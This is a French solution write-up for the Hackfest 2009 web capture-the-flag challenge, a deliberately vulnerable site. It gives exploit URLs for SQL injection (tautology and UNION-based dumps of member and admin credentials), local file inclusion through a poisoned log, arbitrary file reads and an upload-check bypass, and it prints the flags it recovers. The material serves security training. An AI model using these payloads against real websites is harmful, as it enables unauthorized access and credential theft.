HACKFEST RELOADED

7 NOVEMBRE 2009
QUEBEC, CANADA

Solutionnaire : WebCTF

Intr0

- Le WebCTF présenté aux équipes du Hackfest Reloaded 2009 est un site Web contenant des Flags (drapeaux) situés dans des fichiers, dans la base de données et autres exploits spécialement programmés.
- Vous trouverez dans les prochaines pages les explications du scénario et des exploits pour découvrir tous les Flags du WebCTF.

Scénario

- Default files
  - Produits → Injection SQL
  - Services → Injection SQL
  - Log files → Local File Inclusion
  - /tmp/Flag.txt → User/Pass: member basic

Connexion: member basic

Injection SQL: info member

Injection SQL: admin

Modify about : read flag

Upload right size/format jpg

User/Pass: member privilege

Set file readable

Read Flag


Read real flag file

Information disclosure

1. Découvrir des informations de bases sur le site Web (Reconnaissance)
    1. robots.txt
    2. /tmp
    3. /log/log.txt /log/log.php
2. /tmp/Flag - 4.txt
    1. Donne un user/passwd : member basic
    2. Donne un Flag

File Inclusion


- /log/ liste des fichiers logN.txt



- Log2.txt contient:
  - `localhost - - [27/Oct/2009:17:57:27 -0400] "GET /thisistheflagnumber7.php" 400 618 "-" "-"`
  - `thisistheflagnumber7.php ne peut être exécuté directement`
- Log.txt contient:
  - `localhost - - [28/Oct/2009:14:58:19 -0400] "GET / <?php @include('readflag.php');read($_GET['file'] );?>" 400 618 "-" "-"`
- Exploit: http://site/log/?log=log.txt&file=thisistheflagnumber7.php

Simple File Inclusion


- En tant que member2 (privilège) l'écran suivant était disponible:



- Fichier1.txt et Fichier2.txt était des indices

- Le code source Ajax nous montre que:
  `var url="member/readfile.php?file="+str;`

- Exploit:
  - 1) `member/readfile.php?file=FLAG.txt` :



  - 2) http://site/Flag - 4.txt :

```
WebCTF04:c1e2c3i4e5s6t7u8n9s0p!e@r#p$a%s?s&w*o(r)dpourleflagnumero4
```

Injection SQL : Service

- Regarder dans le code source pour y voir:
  `<!-- $visible = $_GET['visible']; //boolean-->`
- Se rendre compte que le service ID=4 n'est pas listé
- Exploit:
  http://site/?page=4&id=-1 or id>3 and id<5 or visible=0


Injection SQL : Produits

- Penser comme dans Services
  - Le Flag est caché dans un produit non listé
- Exploit: http://site/?page=5&id=-1 or id>999

			id	nom	description	prix
☐	✎	✕	1	A Script Kiddie from L'île Bizzard	He tell everyone that he drop CNN!! (yes....m4f...	0
☐	✎	✕	2	ScotchTape	To help you r3p4ir the w0rld	24
☐	✎	✕	3	F1r3W4ll	A firewall ehlp protect you from EV4ryth1ng. This ...	32
☐	✎	✕	999	Almost there	But not yet	999
☐	✎	✕	1001	flag	FLAG3:t4is15THEp4ss4FLaGthree	42
☐	✎	✕	5	LockPicks	Well... We know you are hacking this website, but ...	0
☐	✎	✕	42	The ID42 is the anwser of the universe	But this is not the flag either ;)	999
☐	✎	✕	123	one two three	Nothing here	123
☐	✎	✕	500	Well..	The flag is no there yet!	500
☐	✎	✕	2000	It's not	that far	2000
☐	✎	✕	1500	almost there	But not yet again!	1500

Injection SQL : member privilege

- Voir que member2 à plus de privilège
- Le code source Ajax révèle un GET:
  var url="member/infoperso.php";
  url=url+"?q="+str;



- Exploit: http://site/member/infoperso.php?q=1 union select user,pass,flag from member where 1=1

Nom	Email	Id droits
member	member@hackfestCTF.ca	1
member	member	
member2	+H4ckf35TCTeeEff-!	WebCTF08:thisIsTh3flag7uRs34rchinghincg34!3-5?+

Injection SQL : admin

- En tant que member2 (privilege) vous pouvez effectuer l'injection précédante, mais en effectuant une lecture de la table ADMIN

- Exploit: http://site/member/infoperso.php?q=1 union select user,pass,flag from admin where 1=1

Nom	Email	Id droits
member	member@hackfestCTF.ca	1
admin	Adm1N@H4cF35t_CTeeF+2k9	WebCTF09:wellTH1515tH3FL4gNuMB3rN1n3-!3#$

Th3 SImPl3 0n3

- En tant qu'admin modifier le About du site Web pour: Useless Information
- Clicker sur About pour lire le Flag...

id	titre	text	visible
1	Hackfest About	Le Hackfest est de retour en version Reloaded!	0
2	Useless information	Well good you look here. Here is a too simple flag...	1
3	Free Flag!	Well, come on! This is just the Web CTF ser...	0
4	Clue!	There is... 9 flag! But you should already kno...	0
5	VERY USEFULL CLUE!	Giving lots of beer to the Hackfest crew is a nice...	0


Home
About
Services
Produits
Cart (0)
Login (admin)
Upload
Manage data
Manage about
Logoff

Well good you look here. Here is a too simple flag, don't forget... everybody can see this ;)


WebCTF05:t5h4is!)isTHEf|4gcinqDuW3BcTFF!_!_!:)

Fake Upload

- La simulation d'upload demande les informations suivantes:



- Donc, générer un fichier JPG de 38654k avec l'extention JPG pour répondre au IF suivant :
- if (($uploaded_ext == "Jpg" || $uploaded_ext == "JPG" || $uploaded_ext == "jpeg" || $uploaded_ext == "JPEG") && ($uploaded_size == 38654)) {...



Merci et au prochain Hackfest